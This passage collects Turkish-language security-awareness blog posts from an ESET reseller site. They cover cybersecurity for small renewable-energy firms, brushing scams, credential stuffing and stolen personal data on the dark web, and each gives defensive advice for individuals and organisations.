Daha genel olarak, kuruluşunuz kamuya açık olarak paylaştığı kurumsal bilgilerin türünü sınırlamaya başlamak isteyebilir. Yapay zekânın her yerde olduğu bir dünyada, bu tür bilgileri bulma ve silah olarak kullanma araçları artık azınlığın değil, çoğunluğun elindedir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** BEC, Kurumsal Güvenlik, Phishing, Siber Güvenlik
---
### [Siber güvenlik olmadan temiz enerjiye geçiş düşünülmemeli](https://antivirus.com.tr/siber-guvenlik-olmadan-temiz-enerjiye-gecis-dusunulmemeli/)
**Published:** Ocak 2, 2026
**Author:** ESET
**Excerpt:** İş modelleri hız ve yeniliğe dayanmaktadır ve bu da genellikle sağlam siber güvenlik savunmaları oluşturmayı ihmal etmelerine neden olmaktadır.
**Content:**
İş modelleri hız ve yeniliğe dayanmaktadır ve bu da genellikle tasarımdan itibaren güvenlik yaklaşımına dayalı sağlam siber güvenlik savunmaları oluşturmayı ihmal etmelerine neden olmaktadır.
Yenilenebilir enerji sektörü hızlı ilerliyor – bazı açılardan çok hızlı. Dünya çapında, küçük ve orta ölçekli işletmeler (KOBİ’ler), güneş enerjisi girişimlerinden topluluk rüzgâr enerjisi geliştiricilerine ve dijital şebeke yenilikçilerine kadar temiz enerjiye geçişi destekleyen yeniliklere öncülük ediyor. Ancak ölçeklendirme yarışında, bu firmaların çoğu kendilerini ve icatlarını tehlikeli bir şekilde riske atıyor. Bir proje geliştiricisine veya hizmet sağlayıcısına yönelik tek bir siber saldırı, finansmanı durdurabilir, kurulumları geciktirebilir ve tüm ekosistemdeki güveni sarsabilir.
Yıllardır, enerji sektöründeki siber güvenlik endişeleri büyük kamu hizmetleri etrafında dönüyor ve öncelikle operasyonel teknoloji (OT) risklerine odaklanıyor. Bu anlaşılabilir bir durum: Şebeke düzeyinde bir ihlal kaosa neden olur; bunun en belirgin örneği[ 2015 yılında Ukrayna’da](https://en.wikipedia.org/wiki/2015_Ukraine_power_grid_hack) elektrik şebekesini bozmak için tasarlanmış bilinen bir kötü amaçlı yazılım saldırısıydı.
Bu olay, kullanılan kötü amaçlı yazılımın adı olan [Industroyer](https://www.welivesecurity.com/2022/06/13/industroyer-cyber-weapon-brought-down-power-grid/) olarak anılır ve endüstriyel kontrol sistemlerini enfekte etmek için özel olarak yazılmış kötü amaçlı yazılımların bir örneğidir. Ancak dikkatler kontrol odaları ve trafo merkezlerine odaklanırken sektörün gerçek zayıf noktası potansiyel olarak gözden kaçırılmaktadır: Sektöre hayati hizmetler sunan KOBİ’lerin BT sistemleri. Bu şirketler tamamen e-posta sunucularına, bulut platformlarına ve müşteri veri tabanlarına bağımlıdır. Bu nedenle saldırganlar, bu şirketleri saldırı için en kolay yol olarak görebilirler.
İspanya’da, [Nisan 2025’teki elektrik kesintisi](https://www.techzine.eu/news/security/131318/spain-investigates-cyber-resilience-of-energy-producers-after-power-outage/), ulusal yetkilileri düzinelerce küçük yenilenebilir enerji üreticisini denetlemeye sevk etti ve bunların çoğunun yeterli siber güvenlik korumasına sahip olmayabileceğini belirtti. İspanya, yenilenebilir enerji konusunda öncü bir ülkedir. Şebeke operatörü [Red Electrica’ya](https://www.techzine.eu/news/security/131318/spain-investigates-cyber-resilience-of-energy-producers-after-power-outage/) göre, ülkede 4000 tesis bulunmaktadır. İspanyol hükümeti, yaygın elektrik kesintisinin teknik arızalar ve yetersiz şebeke planlamasından kaynaklandığını ve bir siber saldırı olmadığı sonucuna varmış olsa da internetteki ilk tepkiler, kesintinin Rus siber saldırısı nedeniyle meydana geldiğini iddia etti. Olayın nedenine ilişkin bu yanlış atıf, makul görünse de düzenleyicileri ve yatırımcıları endişelendirdi.
Yenilenebilir enerji alanında yenilik yapan KOBİ’ler benzersiz zorluklarla karşı karşıyadır. Çoğu, ürün ve hizmetlerin yeterince güvenli olmasını sağlayacak şirket içi siber güvenlik uzmanlığına sahip değildir ve işletmenin dayandığı daha düzenli BT hizmetlerinin güvenliğini sağlamaya da odaklanmamaktadır. Kritik altyapı hizmetini kesintiye uğratan bir BT sistemine yönelik siber saldırı örneği, Colonial Pipeline’a yapılan fidye yazılımı saldırısıdır. CNN kaynaklarına göre, saldırı faturalandırma sisteminde kesintiye neden olmuş ve şirket önlem olarak boru hattını kapatmıştır.
## Önce siber güvenlik
Güçlü bir siber güvenlik duruşuna sahip olma ihtiyacını göz ardı etmenin sonucu nedir? Çalışanları kimlik bilgilerini vermeye ikna eden kimlik avı dolandırıcılığı, sessizce yayılan kötü amaçlı yazılım enfeksiyonları, projeleri durma noktasına getiren fidye yazılımı saldırıları ve hatta siber saldırganların şirketin müşterilerine sunduğu ürün ve hizmetlerin tedarik zincirini enfekte etme olasılığı. Yatırımcılar, ortaklar ve düzenleyiciler yakından izlerken basit yapılandırma hataları veya kazara veri sızıntıları bile büyük sonuçlara yol açabilir.
Müşteriler, finansörler ve düzenleyiciler, temiz enerji şirketlerinin sadece sürdürülebilirlik değil, aynı zamanda mükemmel bir siber güvenlik duruşu sergilemelerini de giderek daha fazla beklemektedir. İşte burada bir paradoks ortaya çıkmaktadır: Yenilenebilir enerji sektöründeki KOBİ’ler inovasyona odaklanırken çoğu modern siber güvenlik araçlarını benimsemekte tereddüt etmektedir. Bazıları maliyetlerden korkarken diğerleri operasyonların karmaşıklaşmasından endişe duymaktadır. Ancak harekete geçmemenin riski çok daha büyüktür.
Siber güvenlik, sadece büyük ve zengin kamu hizmetleri kuruluşlarının tekelinde olan bir alan olarak görülmemelidir. Günümüzün araçları, küçük şirketler için erişilebilir, ölçeklenebilir ve pratik olacak şekilde tasarlanmıştır. Şirketlerin içlerinde siber güvenlik konusunda uzman kaynakları bulunmadığı durumlarda, dış kaynaklı çözümler sunan çok sayıda şirket bulunmaktadır. ESET olarak, mütevazı adımların bile dayanıklılığı önemli ölçüde artırıp riski azaltabileceğini gördük. İşletmenizin bir sonraki ibret hikâyesi hâline gelmesini önlemek için öncelikle önleme odaklı bir zihniyet benimsemek çok önemlidir.
## Siber güvenlik için alınacak önlemler
- En kritik güvenlik açıklarının hızla kapatılması için sağlam yama yönetimi uygulamak,
- Kimlik ve erişim politikalarını sıfır güven yaklaşımıyla güncellemek – ihlal olduğunu varsaymak, en az ayrıcalık politikalarını uygulamak,
- Çok faktörlü kimlik doğrulamayı uygulamak,
- Sunucular, dizüstü bilgisayarlar, bulut hizmetleri ve diğer cihazlar dâhil olmak üzere tüm cihazlara güvenilir güvenlik yazılımı yüklemek,
- En iyi uygulamalara göre hassas dosyaları yedeklemek ve geri yüklemenin denenmiş ve test edilmiş olmasını sağlamak,
- Paydaşlarla birlikte bir olay müdahale planı oluşturmak ve test etmek,
- Ağları ve uç noktaları, güvenlik ihlallerinin erken uyarı işaretleri için sürekli izlemek,
- Personele güncel siber güvenlik farkındalık eğitimi vermek ve kimlik avı simülasyonları gerçekleştirmek; çalışanlar hem şirketin en güçlü varlığı hem de en zayıf halkasıdır.
Ve iç uzmanlığa sahip olmayan firmalar için Yönetilen Tespit ve Müdahale (MDR) hizmetleri, uzman güvenlik analistleri tarafından 24 saat izleme ve hızlı müdahale sağlayarak olaylar meydana geldiğinde daha da büyümeden hızlı bir şekilde kontrol altına alınabilmesini sağlar.
Güçlü siber güvenlik savunmaları, inovasyon ve büyümeden uzaklaştırmaz; aksine bunları mümkün kılar. KOBİ’lerin yatırımcıların güvenini kazanmasını, AB’nin NIS2 Direktifi gibi çerçeveler altında sıkılaşan düzenleyici gereklilikleri karşılamasını ve start-up’ları bu kadar değerli kılan çevikliği korumalarını sağlar. Şebeke daha akıllı ve daha bağlantılı hâle geldikçe BT ve kritik altyapı arasındaki sınır bulanıklaşıyor. Her KOBİ, daha büyük sistemde çok önemli bir rol oynar ve her boşluk önemlidir.
Temiz enerji, teknolojiye, şebekeye ve geçişi destekleyen şirketlere duyulan güvene bağlıdır. BT veya OT’de siber güvenlik ikinci planda kalırsa bu güven kaybolacaktır. KOBİ’lerin zayıf halka olması için hiçbir mazeret yoktur. Doğru korumalarla, güvenli ve sürdürülebilir bir enerji geleceğinin dayanıklı omurgası olabilirler.
Ders basit: Yeterli siber savunma olmadan yenilenebilir enerji inovasyonunda dünyaya öncülük edemezsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Önce Önleme, Siber Güvenlik, Temiz Enerji
---
### [Brushing dolandırıcılığı nedir, bundan nasıl korunabilirim?](https://antivirus.com.tr/brushing-dolandiriciligi-nedir-bundan-nasil-korunabilirim/)
**Published:** Ocak 8, 2026
**Author:** ESET
**Excerpt:** Hiç sipariş etmediğiniz bir paket aldınız mı? Bu, verilerinizin ele geçirildiğinin ve brushing dolandırıcılığı olabileceğinin bir işareti olabilir.
**Content:**
*Hiç sipariş etmediğiniz bir paket aldınız mı? Bu, verilerinizin ele geçirildiğinin ve brushing dolandırıcılığı olabileceğinin bir işareti olabilir.*
Küresel e-ticaret satışlarının 2025 yılında 6,4 trilyon doları[ aşacağı tahmin ediliyor](https://www.shopify.com/hk-en/blog/global-ecommerce-sales). Bunların büyük bir kısmı pazar yerleri üzerinden gerçekleşecek. Ancak tüketicilere kolaylık ve güvenlik, işletmelere ise daha geniş bir erişim alanı sunarken bu sektörün karanlık bir yanı da var. 2024 yılında, Amazon tek başına 275 milyondan fazla sahte olduğu şüphelenilen yorumu [proaktif olarak engelledi](https://www.aboutamazon.com/news/policy-news-views/amazons-latest-actions-against-fake-review-brokers) ve binlerce kişiye karşı “yaptırım önlemleri” aldı.
Bu yeraltı sektörü, sıradan tüketicilerin farkında olmadan sahte yorumların oluşturulmasına dâhil olabilecekleri bir noktaya kadar büyüdü. Sonuç olarak şunu söyleyebiliriz: Sipariş ettiğinizi hatırlamadığınız bir ürün kapınıza geldiyse bunu görmezden gelmeyin. Bunun ne anlama gelebileceğini öğrenmek için okumaya devam edin.
## Brushing dolandırıcılığı nedir?
Brushing dolandırıcılığı, satıcının görünüşte rastgele bir kişinin adresine paket gönderdiği bir tür e-ticaret dolandırıcılığıdır. Ürün genellikle düşük değerdedir ve altruizm gösterisi olarak tasarlanmamıştır. Aksine, satıcının e-ticaret pazarlarında ürünün puanını hileli bir şekilde yükseltme girişimidir.
Şu şekilde işler:
1. Dolandırıcı, genellikle veri ihlallerinden sonra siber suç forumlarında veya kişi arama sitelerinde listelenen isim ve posta adreslerinin bir listesini ele geçirir. Hatta bu bilgileri kamuya açık kaynaklardan da toplayabilirler.
1. Dolandırıcı, ürünlerini sattığı bir e-ticaret platformunda veya pazar yerinde sahte bir alıcı hesabı oluşturur. Bu hesabı kullanarak o platformda ürününü “satın alır” ve ürünü kurbanın adresine gönderir.
1. Dolandırıcı, sahte hesabı kullanarak 5 yıldızlı bir yorum yayımlar ve ürünün itibarını ve görünürlüğünü artırır (veya “güzelleştirir”).
Kurban genellikle, istenmeyen paketi aldığında dolandırıcılıktan haberdar olur.

Kaynak: [Reddit](https://www.reddit.com/r/Scams/comments/1m3t110/i_believe_im_a_victim_of_a_brushing_scam/)
## Bu ne anlama gelebilir?
Neden kimse, ucuz ve hafif olsa bile postayla ücretsiz ürünler almayı istemesin ki? Bu, göründüğü kadar zararsız bir dolandırıcılık değildir. Birincisi, bir brushing dolandırıcılığının hedefi olmanız, kişisel verilerinizin siber suç dünyasında paylaşıldığı anlamına gelebilir. İkincisi, dolandırıcılar daha ciddi kimlik dolandırıcılığı içeren ikinci aşamaya geçmek için bilgilerinizi test ediyor olabilirler.
Aldığınız paketin içinde bir [QR kodu bulunan](https://antivirus.com.tr/taramadan-once-dusunun-qr-kodlari-ne-kadar-guvenli/) daha kötü niyetli versiyonları da vardır. Bu kodu taradığınızda büyük olasılıkla kötü amaçlı yazılım yüklemek veya sizi daha fazla kişisel bilgi paylaşmaya ikna etmek için tasarlanmış kötü amaçlı/oltalama bir siteye yönlendirilirsiniz.
Son olarak, bu tür dolandırıcılıkların dolaylı bir maliyeti vardır. Tüketicilerin pazar yeri/e-ticaret inceleme sistemlerine duydukları güveni yavaş ve sinsi bir şekilde aşındırırlar.
## Brushing mağduru olup olmadığımı nasıl anlarım?
Dolandırıcılar tarafından hedef alındığınızı anlamak çok da zor değildir. Postayla satın aldığınızı hatırlamadığınız düşük değerli, kalitesiz bir ürün alırsanız bu hemen bir tehlike işareti olmalıdır. Belirsiz veya eksik bir iade adresi ve paketin içinde olası bir QR kodu da uyarı işaretleridir.
Tekrar kontrol etmek için e-posta ve e-ticaret/çevrimiçi pazar platformlarındaki hesaplarınızı inceleyerek son zamanlarda satın aldığınız ürünleri kontrol edin. Dolandırıcılar şimdiden planlarının bir sonraki aşamasına geçmiş olabilirler, bu nedenle banka hesaplarınızı ve kredi raporlarınızı da şüpheli hareketler açısından kontrol etmekte fayda var.
### Bir paket aldığımda ne yapmalıyım?
Postayla sipariş ettiğinizi hatırlamadığınız bir şey alırsanız aşağıdaki adımları izleyerek riski en aza indirin.
- Ev halkına/arkadaşlarına/ailene son zamanlarda senin adına bir şey sipariş edip etmediklerini sorarak bunun bir hediye olmadığından emin ol.
- Paketin içinde gönderilmiş olabilecek QR kodlarını taramaktan kaçın.
- Banka hesabınızdan para çekilmediğini ve/veya adınıza yeni kredi limitleri açılmadığını kontrol edin.
- Çevrimiçi bankacılık/kredi kartı hesaplarınızda çok faktörlü kimlik doğrulama (MFA) ayarlandığından emin olun.
- Tüm çevrimiçi alışveriş ve e-posta hesaplarınızda MFA’yı etkinleştirin.
- Dolandırıcılığı ilgili pazara (örneğin Amazon) bildirin. Çoğunda, brushing dolandırıcılığını bildirmek için özel bir [bölüm](https://www.amazon.co.uk/gp/help/customer/display.html?nodeId=G33XVXQPUV79Z2ZC) bulunur.
- Ürünü gönderene iade etmeye çalışmayın, isterseniz ürün sizde kalabilir.
## Brushing dolandırıcılığından nasıl korunabilirim?
Brushing dolandırıcılıklarının sizi hedef almasını engellemek için atabileceğiniz adımlar da vardır. Her şey, dolandırıcıların elinde hangi kişisel verilerinizin bulunduğuna bağlıdır.
Elbette, iş yaptığınız bir kuruluşun güvenliği ihlal edilip bilgileriniz sızdırılırsa yapabileceğiniz pek bir şey yoktur. Ancak potansiyel olarak tehlikeye atılmış bilgileri bulmak için karanlık web’i tarayan kimlik koruma hizmetleri kullanabilirsiniz. Bunların bazıları genel[ güvenlik paketinin](https://www.eset.com/tr/home/protection-plans/) bir parçası olarak sunulmaktadır[.](https://www.eset.com/uk/home/identity-protection/?srsltid=AfmBOooO6dI9y0OUsyGLRsXhGaF80MMcAL4HBcUiwTYVjS223jU9PWsR) Herhangi bir hesabınızın tehlikeye atıldığını fark ederseniz parolalarınızı hemen değiştirin. Ayrıca yeni kartlarda borç yapmak için adınızı kullanma girişimlerini engellemek için kredi dondurma işlemi yaptırmanız da faydalı olacaktır.
Dolandırıcılar halka açık web’den de veri topladıkları için iyi gizlilik alışkanlıkları edinmek önemlidir. Bu, sosyal medyada paylaştıklarınızı en aza indirmek, hesaplarınızı kilitleyerek yalnızca arkadaşlarınızın gönderilerinizi görebilmesini sağlamak ve ev adresleri, doğum tarihleri ve telefon numaraları gibi kişisel bilgileri kaldırmak anlamına gelir.
Son olarak, BeenVerified, Spokeo ve TruthFinder gibi “kişi bulma” sitelerinden çıkarak dolandırıcıların veri brokerlarından bilgilerinizi elde etme olasılığını azaltın. Bu, biraz çaba gerektirecek ve muhtemelen birkaç ayda bir bu siteleri tekrar ziyaret ederek işlemi tekrarlamanız gerekecek ancak bu ekstra çabaya değer.
Brushing dolandırıcılığı, dolandırıcıların kişisel bilgilerinizi size karşı silah olarak kullanmasının birçok yolundan sadece biridir. Ne yazık ki bu riski azaltmak “bir kerelik” bir iş değildir. Dijital dünyanız üzerinde sürekli tetikte olmanız gerekir. Sonuçta bu, sevdiğimiz hizmetlere erişim için ödediğimiz bedeldir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kurumsal Güvenlik, Siber Güvenlik
---
### [Kimlik bilgisi doldurma nedir ve nasıl korunabilirsiniz?](https://antivirus.com.tr/kimlik-bilgisi-doldurma-nedir-ve-nasil-korunabilirsiniz/)
**Published:** Ocak 12, 2026
**Author:** ESET
**Excerpt:** Parolaları tekrar kullanmak zararsız bir kısayol gibi görünebilir ancak kimlik bilgisi doldurma saldırısı ile yaşanabilecek ihlaller o kadar zararsız değil.
**Content:**
*Parolaları tekrar kullanmak zararsız bir kısayol gibi görünebilir ancak kimlik bilgisi doldurma saldırısı ile yaşanabilecek ihlaller o kadar zararsız değil.*
Aynı parolayı birden fazla hesapta yeniden kullanmak kolaylık sağlayabilir ancak dijital yaşamınızda zincirleme sorunlara yol açabilir. Bu (kötü) alışkanlık, kimlik bilgisi doldurma için mükemmel bir fırsat yaratır. Kimlik bilgisi doldurma, kötü niyetli kişilerin daha önce ifşa edilmiş oturum açma kimlik bilgilerinin bir listesini alıp, seçilen çevrimiçi hizmetlerin oturum açma alanlarına kullanıcı adı ve parola ikilisini sistematik olarak girme tekniğidir. Aynı kimlik bilgilerini çeşitli hesaplarda yeniden kullanırsanız bu kimlik bilgisi ikilisi saldırganlara birbiriyle ilgisi olmayan çevrimiçi hizmetlere erişim izni verebilir.
Gerçekten de kimlik bilgisi doldurma, birinin evinizi, ofisinizi ve kasayı tek seferde açan bir anahtar bulmasına eş değer bir dijital suçtur. Ve bu anahtarı bulmak hiç de zor değildir. [Geçmişteki veri ihlallerinden](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/) ve siber suç pazarlarından elde edilebilir veya saldırganlar bunun için güvenliği ihlal edilmiş cihazlardan ve web tarayıcılarından kimlik bilgilerini çalan, infostealer adlı [kötü amaçlı yazılımları](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) kullanabilirler.
## Kimlik bilgisi doldurma neden bu kadar tehlikeli ve etkilidir?
Şu ana kadar anlaşılmış olduğu üzere, bu tehdit saldırganlar için oldukça kârlıdır. Çünkü bizler, çevrimiçi bankacılık, e-posta, sosyal medya ve alışveriş siteleri gibi yüksek değerli hesaplar da dâhil olmak üzere, parolaları farklı hesaplarda yeniden kullanma eğilimindeyiz. Bu kötü alışkanlığın ne kadar yaygın olduğunu ölçmek için[ NordPass Amerikalıların ](https://nordpass.com/blog/stop-reusing-passwords/) %62’sinin parolalarını “sık sık” veya “her zaman” yeniden kullandığını itiraf ettiğini belirten bir anket paylaştı.
Saldırganlar, bir yerde oturum açma kimlik bilgilerini bulduktan sonra, bunları her yerde deneyebilirler. Ardından, botlar veya otomatik araçlar kullanarak bu kimlik bilgilerini oturum açma formlarına veya API’lere “doldururlar”, bazen IP adreslerini değiştirir ve radarın altında kalmak için meşru kullanıcı davranışlarını taklit ederler.
Saldırganların rastgele veya yaygın olarak kullanılan kalıplar kullanarak parolayı tahmin etmeye çalıştıkları brute force saldırılarına kıyasla kimlik bilgisi doldurma daha basittir. İnsanların kendilerinin veya tercih ettikleri çevrimiçi hizmetlerin genellikle yıllar önce ifşa etmiş oldukları bilgilere dayanır. Ayrıca tekrarlanan oturum açma hatalarının alarmları tetikleyebildiği brute force saldırılarının aksine, kimlik bilgisi doldurma zaten geçerli olan kimlik bilgilerini kullanır ve saldırılar fark edilmeden kalır.
Kimlik bilgisi doldurma hiçbir şekilde yeni bir yöntem olmasa da bazı eğilimler bu sorunu daha da kötüleştirmiştir. Bilgi hırsızlığı amaçlı kötü amaçlı yazılımların sayısı hızla artmış, bu yazılımlar web tarayıcılarından doğrudan kimlik bilgilerini sessizce ele geçirmiş ve hatta [parola yöneticileri için](https://antivirus.com.tr/parola-yoneticisi-saldiri-altinda-bilmeniz-gerekenler/) bir tehdit hâline gelmiştir. Aynı zamanda, saldırganlar normal insan davranışını simüle eden (yapay zekâ destekli) komut dosyaları kullanarak temel bot savunmalarını aşabilir ve kimlik bilgilerini daha gizli ve daha büyük ölçekte test edebilirler.
*İLGİLİ MAKALE:* [*Siber suçlular sistemlerinizi hackliyor mu, yoksa sadece oturum mu açıyor?*](https://antivirus.com.tr/siber-suclular-sistemlerinizi-hackliyor-mu-yoksa-sadece-giris-mi-yapiyor/)
## Kimlik bilgisi doldurma saldırı ölçeği
- 2022’de PayPal, yaklaşık[ 35.000 müşteri hesabının](https://www.darkreading.com/cyberattacks-data-breaches/paypal-breach-exposed-pii-of-nearly-35k-accounts) kimlik bilgisi doldurma yoluyla ele geçirildiğini bildirdi. Fintech şirketinin kendisi ihlal edilmedi. Saldırganlar sadece eski veri sızıntılarından elde ettikleri oturum açma kimlik bilgilerini kullanarak aynı parolaları birden fazla hesapta yeniden kullanan kullanıcıların hesaplarına erişti.
- Snowflake müşterilerini hedef alan 2024 saldırı dalgası, sorunun başka bir boyutunu ortaya çıkardı. Veri depolama ve işleme hizmeti kendisi ihlal edilmedi ancak olay, şirketin müşterisi olan yaklaşık[ 165 kuruluşu](https://cloudsecurityalliance.org/blog/2025/05/07/unpacking-the-2024-snowflake-data-breach) etkiledi. Bu olay, saldırganların daha önce infostealer kötü amaçlı yazılımı aracılığıyla çalınan kimlik bilgilerini kullanarak şirketlerin Snowflake hesaplarına erişmelerinin ardından meydana geldi. Daha sonra bazı kurbanlar çalınan veriler için fidye talepleriyle karşılaştı.
## Kendinizi nasıl koruyabilirsiniz?
Güvenliğinizi sağlamak için atabileceğiniz birkaç pratik adım var. İlk adım özellikle (şaşırtıcı derecede) basit:
- Aynı parolayı birden fazla site veya hizmette asla tekrar kullanmayın. Parola yöneticisi, her hesap için güçlü ve benzersiz parolalar oluşturabileceği ve saklayabileceği için bunu çok kolaylaştırır.
- Mümkün olduğunda iki faktörlü kimlik doğrulamayı (2FA) etkinleştirin. Saldırganlar parolanızı bilseler bile ikinci faktör olmadan giriş yapamazlar.
- Uyanık olun ve [haveibeenpwned.com](https://haveibeenpwned.com/) gibi hizmetleri kullanarak e-postanızın veya kimlik bilgilerinizin geçmişteki sızıntılarda veya ihlallerde açığa çıkıp çıkmadığını kontrol edin. Açığa çıkmışsa özellikle hassas verileri depolayan hesaplar için hemen harekete geçin ve parolalarınızı değiştirin.

## Kuruluşunuzu nasıl koruyabilirsiniz?
Günümüzde, kimlik bilgilerinin doldurulması, perakende, finans, SaaS ve sağlık hizmetleri dâhil olmak üzere tüm sektörlerde [hesap ele geçirme,](https://antivirus.com.tr/siber-suclular-sistemlerinizi-hackliyor-mu-yoksa-sadece-giris-mi-yapiyor/) dolandırıcılık ve büyük ölçekli veri hırsızlığının başlıca vektörlerinden biridir.
Birçok kuruluş, kimlik doğrulama için hâlâ yalnızca parolalara güveniyor. Ve 2FA kullanılabilir olsa bile bu hiçbir şekilde varsayılan olarak her zaman uygulanmıyor. Şirketler ayrıca oturum açma girişimlerini kısıtlamalı, ağ izin listeleri veya IP whitelist talep etmeli. Ayrıca olağan dışı oturum açma etkinliklerini izlemeli ve otomatik kötüye kullanımı engellemek için bot algılama sistemleri veya CAPTCHA kullanmalıdır.
Önemli olan bir nokta da birçok kuruluş, kimlik bilgisi doldurmayı etkili bir şekilde işe yaramaz hâle getiren passkey gibi parolasız kimlik doğrulamayı benimsiyor. Ancak benimsenme düzeyi hâlâ dengesiz ve eski alışkanlıklar kolay kolay değişmiyor. Bu nedenle kimlik bilgisi doldurmanın saldırganlara minimum çabayla yüksek getiri sağlamaya devam etmesi şaşırtıcı değil.
Aynı zamanda, milyonlarca sızdırılmış kimlik bilgisi, özellikle kullanıcılar parolalarını hiç değiştirmediklerinde ihlalden uzun süre sonra da geçerliliğini korumaktadır. Bu nedenle, kimlik bilgisi doldurma, siber suçlular için düşük maliyetli, yüksek ölçeklenebilir ve tutarlı bir şekilde etkilidir.
## Sonuç
Kimlik bilgisi doldurma, şaşırtıcı derecede basit, düşük maliyetli ve ölçeklenebilir bir saldırı tekniğidir. Bu teknik, kendi alışkanlıklarımızı bize karşı kullanarak ve eski güvenlik önlemlerini alt üst ederek işe yarar. Parolaları tamamen terk etmek istemiyorsanız hesaplara izinsiz giriş riskini dikkatli parola uygulamalarıyla ortadan kaldırabilirsiniz. Bunlar isteğe bağlı değildir; standart uygulama hâline getirilmelidir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kimlik Bilgisi Sızıntıları, Kurumsal Güvenlik, Parola Güvenliği, Siber Güvenlik
---
### [Dark web 'de size ait kişisel bilgiler mi var, şimdi ne olacak?](https://antivirus.com.tr/dark-web-de-size-ait-kisisel-bilgiler-mi-var-simdi-ne-olacak/)
**Published:** Ocak 15, 2026
**Author:** ESET
**Excerpt:** Kişisel veriler dark web 'deyse dolandırıcılık veya hesap ele geçirme amacıyla kötüye kullanılmaları muhtemelen sadece an meselesi. İşte yapmanız gerekenler.
**Content:**
*Kişisel veriler dark web ‘deyse dolandırıcılık veya hesap ele geçirme amacıyla kötüye kullanılmaları muhtemelen sadece an meselesi. İşte yapmanız gerekenler.*
Yaygın inanışın aksine dark web’in büyük kısmı, bazı yorumcuların iddia ettiği gibi sadece dijital suçların yuvası değildir. Aslında bireylerin sansür ve baskıdan kaçınmalarına yardımcı olmak için gizlilik açısından gelişmiş içerik ve hizmetler sunan birçok meşru site ve forum da bulunmaktadır. Ancak gerçek şu ki dark web aynı zamanda siber suçlular için de bir cazibe merkezidir. Siber suçlular, izlenip kimliklerinin ortaya çıkarılmasından korkmadan forumlarını, pazar yerlerini ve diğer sitelerini ziyaret edebilirler.
Bunların çoğu, çalınan kişisel ve finansal bilgilerin ticaretini kolaylaştırmak için var. Genellikle kişisel veriler, uyuşturucu, hackleme araçları ve istismarlar gibi diğer öğelerle birlikte alınıp satılır. Peki, verilerinizin bu sitelerden birinde satışa sunulduğunu fark ederseniz ne yapmalısınız?

*Şekil 1. Meslektaşımız Jake Moore’un yakın zamanda tespit ettiği, satılık çalınmış oturum açma kimlik bilgilerinin önbelleği*
## Kişisel veriler dark web ’e nasıl ulaştı?
Kişisel olarak tanımlanabilir bilgiler (PII), kimlik bilgileri ve finansal veriler, çeşitli yollarla siber suçluların eline geçebilir:
- **Veri ihlalleri**, müşteri/çalışan bilgilerinin büyük ölçekli hırsızlığını içerir ve bu bilgiler genellikle karanlık web’de satışa çıkar. ABD, bu alanda rekor bir yıl geçirme yolunda ilerliyordu ve 2025’in ilk yarısında 1.732 olay [kaydederek](https://www.infosecurity-magazine.com/news/us-data-breaches-record-year/) 165,7 milyondan fazla ihlal bildirimi ile sonuçlandı. Günümüzde hepimiz çevrimiçi olarak çok sayıda kuruluşla iş yapıyoruz ve bir ihlale maruz kalma riski her geçen gün artıyor. Çoğumuz hayatımızda en az bir kez bildirim e-postası almışızdır. Bu risk, kurban kuruluşu şantajlamak için verilerin çalındığı çift şantaj fidye yazılımı saldırılarının yaygınlaşmasıyla da artmaktadır.
- **Infostealer kötü amaçlı yazılım,** [adından da anlaşılacağı gibi](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) çalışır. RedLine ve [Lumma Stealer](https://antivirus.com.tr/bilgi-hirsizi-hizla-buyuyor-lumma-stealer/) gibi “hizmet olarak” sunulan kitler sayesinde inanılmaz derecede popüler hâle gelmiştir. Bu kötü amaçlı yazılım, meşru görünen mobil uygulamalarda, web sayfalarında, kötü amaçlı reklamlarda ve kimlik avı bağlantılarında/eklerinde ve diğer yerlerde gizlenebilir. Topladığı veriler daha sonra tehdit aktörleri tarafından bir araya getirilir ve dark web’de satılır. Genellikle hem kimlik bilgileri hem de oturum çerezleri çalınır, bu da hackerların çok faktörlü kimlik doğrulamayı (MFA) bile atlatmasını kolaylaştırır.
- **Kimlik avı**, kurbandan bilgi çalmak için her zaman popüler bir yöntem olmuştur. Ancak üretken yapay zekâ (GenAI) araçlarının ortaya çıkması, tehdit aktörlerinin saldırıları ölçeklendirmesini kolaylaştırırken aynı zamanda saldırıları kişiselleştirmesini ve başarı şansını artırmak için kusursuz yerel dilde yazmasını da kolaylaştırmıştır. [Farkında olmadan](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) bir kimlik avı sitesine tıklayıp bilgilerinizi girerseniz bu bilgiler dark web’de satışa çıkabilir.
- **Yanlışlıkla sızıntılar**, genellikle çevrimiçi veri tabanlarına erişmek için parola gerektirilmemesi gibi bulut sistemlerinin yanlış yapılandırılması nedeniyle internette sıkça görülür. Bu, verileri nerede arayacağını bilen (veya yanlış yapılandırılmış örnekleri tarayan) herkese açık hâle getirebilir. Yeterince uzun süre açık bırakılırsa bir veri tabanı çalınabilir ve karanlık web’de satılabilir. Tehdit aktörleri, kurumsal kurbanlarını şantajlamak için orijinal veri tabanını da silebilir.
- **Tedarik zinciri saldırıları**, normal veri ihlallerine benzer ancak verilerinizi paylaştığınız şirketin yerine, bir [tedarikçi veya ortak kuruluş](https://antivirus.com.tr/tedarik-zinciri-ve-gizli-siber-guvenlik-riskleri/) hacklenir. Bu şirketlere bu bilgilere erişme ve kullanma izni verilmiştir ancak genellikle aynı sağlam güvenlik önlemlerine sahip değildirler. Tek bir saldırı, birden fazla kurumsal müşterinin verilerine erişmelerine yardımcı olabileceğinden tehdit aktörleri için cazip bir hedeftirler.
Bazen bu tedarikçiler, Progress Software gibi dijital sağlayıcılardır. 2023 yılında, popüler MOVEit dosya aktarım yazılımındaki sıfır gün güvenlik açığı istismar edildiğinde binlerce kuruluş ve 90 milyondan fazla müşteri tehlikeye atıldı. Veri aracıları da potansiyel bir zayıf halkadır. Web kazıma ve izleme yoluyla yasal olarak bilgi toplarlar ancak bu bilgileri iyi bir şekilde korumayabilirler.

